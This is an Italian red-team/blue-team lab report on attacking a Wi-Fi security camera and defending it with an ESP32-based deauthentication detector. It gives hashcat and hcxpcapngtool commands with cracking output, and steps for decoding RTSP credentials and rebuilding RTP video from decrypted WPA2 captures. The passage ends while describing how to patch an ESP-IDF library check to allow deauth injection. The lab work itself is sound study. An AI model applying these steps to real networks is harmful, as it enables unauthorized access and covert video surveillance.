Per valutare se accettare o scartare un pacchetto aircrack controlla la struttura del frame EAPOL e i MAC address di AP e client nelle direzioni attese. Non verifica l'effettiva correttezza semantica del MIC al momento della raccolta, ma solo quella sintattica e classifica i pacchetti EAPOL come msg1/msg2/msg3/msg4 in base a campi visibili (key_info, replay counter, nonce, direzione, flags). Quindi se creiamo un pacchetto finto che abbia tali campi coerenti con i pacchetti originali, Airodump lo prende per il messaggio reale e lo salva nella cattura e Aicrack lo utilizza nella fase di cracking.

D'altra parte, per craccare la password sono necessari nounce validi e MIC calcolato sulla password vera. Se il target dell'attacco, si accorge di cosa sta accadendo, può difendersi inviando finti messaggi di handshake costruiti ad hoc, indistinguibili dagli originali per aircrack, ma tramite i quali è impossibile ricostruire la password originale. Vedremo questo nel capitolo dedicato alla parte di **Offensive Defense** messa in atto dal Blue Team.

In ogni caso nel momento in cui si ottiene un ***handshake "poisoned"*** il cracking fallisce.



In foto possiamo notare che il tempo richiesto per il cracking è estremamente elevato rispetto ai pochi millisecondi impiegati per trovare la password nei casi precedenti.

Hashcat

Per tentare comunque il cracking della password abbiamo utilizzato altri strumenti nati per questo. Nello specifico un'alternativa ad aircrack per rompere l'handshake e trovare la password è hashcat. Questo non lavora direttamente su file di tipo .cap, ma su un formato speciale di tipo hash come **.hccapx**. È necessaria quindi una conversione del file di output fornito da airodump.

Per **convertire** il file è stato usando il seguente comando:

hcxpcapngtool -o hash.hc22000 file_cattura.cap

Durante la conversione i pacchetti vengono validati, e quelli non validi vengono scartati, per cui in fase di cracking abbiamo solo i pacchetti che hanno passato i controlli.

Per **avviare** il cracking invece:

hashcat -m 22000 hash.hc22000 /usr/share/wordlists/rockyou.txt

Hashcat si basa su una politica di accettazione dei pacchetti meno permissiva, fa controlli molto più rigorosi, tra cui controlla il MIC fin dall'inizio. Per cui un pacchetto finto con MIC casuale, riesce a confondere aircrack ma viene scartato subito da quest'altro strumento grazie alla fase di preprocessing dovuta alla conversione dei dati.

```
* Device #1: cpu-sandybridge-AMD Ryzen 5 3500U with Radeon Vega Mobile Gfx, 1438/2941 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

65018049b9330220e2a4af7f8bccb800:520d43c815b6:8c858095df5a:Gianlu:12345678

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: hash.hc22000
Time.Started.....: Thu Dec  4 16:25:44 2025 (1 sec)
Time.Estimated...: Thu Dec  4 16:25:45 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     1851 H/s (7.97ms) @ Accel:128 Loops:128 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1971/14344385 (0.01%)
Rejected.........: 1459/1971 (74.02%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456789 → trinidad
Hardware.Mon.#1..: Util: 26%

Started: Thu Dec  4 16:25:41 2025
Stopped: Thu Dec  4 16:25:46 2025
```

Vediamo in figura il caso in cui la password è stata crackata, sono bastati pochi secondi, dovuti anche all'hardware utilizzato estremamente meno efficiente di una qualsiasi GPU.

Tuttavia anche hashcat ha vacillato quando il file .cap oltre all'injection ha riscontrato anche il problema dello **chaffing** [2]**,** che analizzeremo in seguito.

```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: hash.hc22000
Time.Started.....: Thu Dec  4 16:32:01 2025 (11 secs)
Time.Estimated...: Thu Dec  4 17:56:22 2025 (1 hour, 24 mins)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2822 H/s (9.55ms) @ Accel:256 Loops:128 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 92937/14344385 (0.65%)
Rejected.........: 60169/92937 (64.74%)
Restore.Point....: 91562/14344385 (0.64%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1152-1280
Candidate.Engine.: Device Generator
Candidates.#1....: sebastian7 → REYNALDO
Hardware.Mon.#1..: Util: 87%

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ s

Session..........: hashcat
Status...........: Running
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: hash.hc22000
Time.Started.....: Thu Dec  4 16:32:01 2025 (14 secs)
Time.Estimated...: Thu Dec  4 17:59:00 2025 (1 hour, 26 mins)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2735 H/s (14.38ms) @ Accel:256 Loops:128 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 108631/14344385 (0.76%)
Rejected.........: 69719/108631 (64.18%)
Restore.Point....: 106901/14344385 (0.75%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:640-768
Candidate.Engine.: Device Generator
Candidates.#1....: doritos1 → steph1234
Hardware.Mon.#1..: Util: 89%
```

Rispetto al caso precedente vediamo che il tempo necessario ad effettuare il cracking è molto più elevato, quindi, abbiamo creato in questo modo un **bottleneck computazionale**.

Cattura delle immagini

Se il passo precedente è andato a buon fine, con lo scenario che abbiamo a disposizione l'idea è quella di sferrare un attacco di **exfiltration di dati sensibili**. L'attacco in questione è di riuscire a **ricostruire le immagini trasmesse dalla telecamera**.

Ci sono due possibili tipologie di trasmissione delle immagini da parte della webcam.

Trasmissione per mezzo del Cloud Provider

La telecamera trasmette video e utente lo visualizza tramite applicazione dedicata. Quest'opzione è da scartare perchè i due per trasmettere i dati dentro frame 802.11 utilizzano un protocollo proprietario, non noto, che **crittografa le immagini con AES.**

Trasmissione streaming RTSP verso NAS

Un altro scenario possibile è quello in cui la telecamera avvia un flusso **streaming RTSP**. Questo è uno scenario abbastanza comune: telecamera vuole salvare il video continuamente e lo fa aprendo un porto locale dove trasmette questo flusso verso un **NAS** (Network Attached Storage, *un dispositivo di archiviazione collegato a una rete)*.

È possibile configurare le telecamere wi-fi per inviare i frame al proprietario che si trova all'interno della stessa LAN senza passare per il cloud del provider. Una telecamera Wi-Fi che trasmette in **rete locale** senza passare dal cloud usa normalmente **RTSP + RTP su UDP**.

RTSP agisce da controller, non trasporta il video, ma gestisce la sessione di streaming:

- il client manda comandi come **`DESCRIBE`, `SETUP`, `PLAY`, `PAUSE`, `TEARDOWN`**;
- la telecamera risponde e negozia lo stream;
- RTSP definisce le porte e il formato del flusso.

RTP è il protocollo che trasporta effettivamente il video (H.264, H.265, MJPEG…). Si appoggia quasi sempre a UDP, perché in uno streaming real-time è più importante non avere ritardi che garantire la consegna di ogni singolo pacchetto. Ogni pacchetto RTP contiene:

- un **timestamp**, per dire quando riprodurre quel pezzo di video,
- un **sequence number**, che serve a rimetterli in ordine,
- una parte del **frame video**.

Il client ricostruisce l'immagine mettendo i pacchetti nel giusto ordine e ignorando eventuali pacchetti mancanti (che causerebbero ritardi se si aspettasse la ritrasmissione). S**e tra un pacchetto e il successivo, c'è un gap di numero di sequenza troppo ampio**, dunque sono tanti i pacchetti mancanti, non si riesce a ricostruire l'immagine. Le immagini viaggiano in chiaro su RTP.


A fianco di RTP spesso c'è **RTCP**, il protocollo di controllo. Questo invia **statistiche sullo stato dello streaming** (jitter, perdita pacchetti, delay), aiuta il ricevente a compensare ritardi e variazioni, non trasporta video, solo informazioni sul flusso.

Scenario 1: l'attaccante è nella LAN

L'attaccante conosce la password ottenuta con aircrack. Dunque, può **connettersi alla rete** come un qualunque utente e redirigere il traffico RTP dalla telecamera al proprio dispositivo. All'interno della rete Wi-Fi, quando un dispositivo è connesso con la password corretta, completa il 4-way handshake


WPA e ottiene automaticamente le chiavi necessarie a decifrare i frame 802.11. Per questo motivo tutto il traffico che viaggia sopra lo strato Wi-Fi, come IP, UDP, RTSP o RTP, appare in chiaro: la cifratura esiste solo sul livello MAC del Wi-Fi e viene rimossa direttamente dal dispositivo una volta autenticato. Molte telecamere non cifrano ulteriormente i flussi RTP nella LAN, quindi il video risulta leggibile senza protezioni aggiuntive.

Per capire dove viene trasmesso (porto, link al flusso ...) esistono diversi metodi. Siccome abbiamo a disposizione una scheda di rete, ci basta sniffare un **pacchetto RTSP di tipo SETUP** che conterrà tutte le informazioni all'interno.



Per quanto riguarda l'autenticazione, la stringa Authorization contiene codifica Base64 di user e password. Basta utilizzare un semplice decodificatore.

Infine, una volta ricavato il link, possiamo riprodurre il flusso streaming su qualsiasi player live.



Se l'amministratore di rete effettua attività di monitoraggio nel mentre, vede la **presenza di un utente sospetto** che legge il traffico RTP. Un bravo attaccante opera per lasciare meno tracce possibili, e in questo modo la sua attività è completamente visibile.


Scenario 2: l'attaccante è fuori dalla rete LAN


Per essere invisibile e non essere intercettato con una semplice cattura del traffico in rete, l'attaccante deve operare ponendosi al di fuori della stessa. Quest'attività risulta molto più complessa, perché non si ha più accesso ai pacchetti in chiaro. All'esterno della rete, chi sniffa il traffico vede soltanto frame

WPA2 cifrati, perché non ha eseguito l'handshake e non possiede le chiavi necessarie alla decodifica. Il contenuto IP, inclusi i pacchetti RTP, rimane completamente oscurato: **per decifrarlo bisogna catturare l'handshake e conoscere la password Wi-Fi, così da ricostruire le chiavi e decifrare il traffico**. Questo era già stato fatto alla fase precedente per cui si può procedere alla decodifica.

Una volta catturati pacchetti con airodump (bisogna catturare handshaking), possiamo procedere con decodifica tramite wireshark, dove in *preferenze-> protocols -> IEEE 802.11* settiamo *WPA2 pwd:SSID* in modo che wireshark in automatico decodifichi tutti i pacchetti 802.11.

A questo punto, tramite una semplice analisi riusciamo ad osservare che i pacchetti catturati sono di tipo RTP in combinazione con RTSP.





T*elefonia -> RTP -> analisi flusso RTP* ci permette di analizzare flusso RTP. Da qui notiamo che abbiamo due tipi di flusso: **TYPE 96** sarebbe flusso **video**, **TYPE 97** flusso **audio**.


Selezioniamo questi flussi e li esportiamo.
Da qui ci sono diverse tecniche per decodificare, estrarre contenuto e riprodurre video.

La nostra idea è stata quella di esportarlo come **json**, usare uno script che estrae i **payload**, li unisce e restituisce un **video riproducibile con FFplay.**

Lo script che abbiamo sviluppato converte un flusso di dati di rete grezzi in un file video riproducibile. Legge il dump esportato da Wireshark, per estrarre due informazioni cruciali da ogni pacchetto: il Payload (i dati video grezzi) e il Sequence Number (il numero progressivo del pacchetto RTP).

Poiché il protocollo UDP non garantisce l'ordine di arrivo, lo script:

- **raccoglie** tutti i pacchetti e li **riordina** numericamente basandosi sul Sequence Number.
- **Scarta i pacchetti corrotti o di padding** (identificati come NAL Unit Type 0) che potrebbero confondere il decoder.
- **Rimuove gli header RTP** (i dati di trasporto) per lasciare solo i dati video H.264 (NAL Units)
- Gestisce la **Frammentazione** (FU-A)(Fragmentation Unit A): Quando un fotogramma video è troppo grande per stare in un solo pacchetto di rete (MTU), viene spezzato. Lo script identifica questi frammenti (Type **28**), rimuove gli header intermedi e li "incolla" di nuovo insieme per ricostruire il fotogramma originale.
- **Identifica** e **preserva** i **pacchetti critici di configurazione** (SPS e PPS), fondamentali per la decodifica.
- Scrive il risultato in un file **binario .264.**



La cattura risulta frammentaria perché l'acquisizione passiva di traffico UDP su mezzo radio (Wi-Fi) non garantisce la ricezione del 100% dei pacchetti. La perdita di pacchetti critici (**Packet Loss**) impedisce al decoder di ricostruire correttamente i fotogrammi.

Se l'antenna perde un pacchetto a causa di interferenze o segnale debole, quel dato è perso irreversibilmente anche se il router originale potrebbe averlo ricevuto correttamente.

NOTE:

NAL (Network abstraction layer) fa parte degli standard di codifica H.264/HEVC, il video compresso viene trasportato in unità NAL, contiene inoltre info su PPS (Picture Parameter Set, Parametri di codifica specifici) e SPS(sequence parameter set, Risoluzione video, frame rate, formato colore) necessari per la decodifica. [3]

BLUE TEAM

Il Blue Team rappresenta l'attore che fa da difensore, si tratta di un attore ***passivo*** in partenza, che entra in gioco solo quando rileva un attacco tentato dal Red Team.


Si utilizza una scheda ESP32-CAM dotata di modulo Wi-Fi posta in modalità ***sniffing***. Ad essa forniamo il MAC address della scheda da difendere e del Wi-Fi a cui è collegata tale scheda. Essa in maniera silente ascolta tutto il traffico sulla rete e rileva l'arrivo di frame di tipo deauthentication o deassociation indirizzati alla telecamera e attiva un meccanismo di segnalazione gestito tramite il flash presente sulla scheda stessa.

La **deautenticazione è prevista dal protocollo 802.11** per cui è impossibile difendersi in modo deterministico da un attacco di questo tipo. Segnalata la presenza di un problema, per inscenare anche un tentativo di difesa si procede con tecniche di chaffing e posinoning per rendere più difficile la vita dell'attaccante.

A livello logico il blue team opera in due fasi sequenziali:

1. Rilevamento e segnalazione della situazione di pericolo
2. Tentativo di difesa

Si riporta la macchina a stati riportante il comportamento dell'IDS progettato:




Setup Sperimentale

Tutta la parte difensiva è messa in atto tramite la scheda ESP32-CAM dotata di modulo Wi-Fi. L'obiettivo è stato costruire il firmware necessario per poter sniffare, manipolare, costruire e iniettare pacchetti di rete a scopo puramente difensivo.

Per quanto riguarda l'IDE utilizzato per lo sviluppo del firmware abbiamo scelto di utilizzare l'IDE realizzato appositamente da Espressif azienda produttrice della scheda utilizzata: **ESP-IDF**, questo a differenza di Arduino IDE permette di lavorare a un livello di astrazione più basso e poter effettuare delle manipolazioni più fini.

In particolare, abbiamo utilizzato l'IDE come estensione di VSCode. Per quanto riguarda la programmazione della scheda, dopo aver costruito il progetto, abbiamo effettuato la **build** di esso.

Dopodichè una volta selezionata la porta di uscita per programmare la scheda, ne abbiamo effettuato il **flash** tramite **UART**. Si riporta l'interfaccia di programmazione complessiva:



Un'altra precisazione importante va fatta rispetto alla versione dell'IDE usata, ovvero la 4.1: nello sperimentare con la scheda abbiamo provato inizialmente ad effettuare attacchi di deauthentication con essa e poi ad inviare frame con il bit QoS alto, purtroppo questo è risultato impossibile a causa della libreria libnet80211.a che presenta un blocco tramite la funzione ieee80211_raw_frame_sanity_check(), per questo motivo abbiamo trovato in rete diverse guide che promettevano di fare questa tipologia di attacchi usando questa versione dell'IDE che permetta di fare una particolare modifica di questa libreria. [4]

In particolare il tentativo si è basato sul realizzare un versione della stessa libreria in cui tale funzione fosse resa weak, ciò è avvenuto attraverso i seguenti passi:

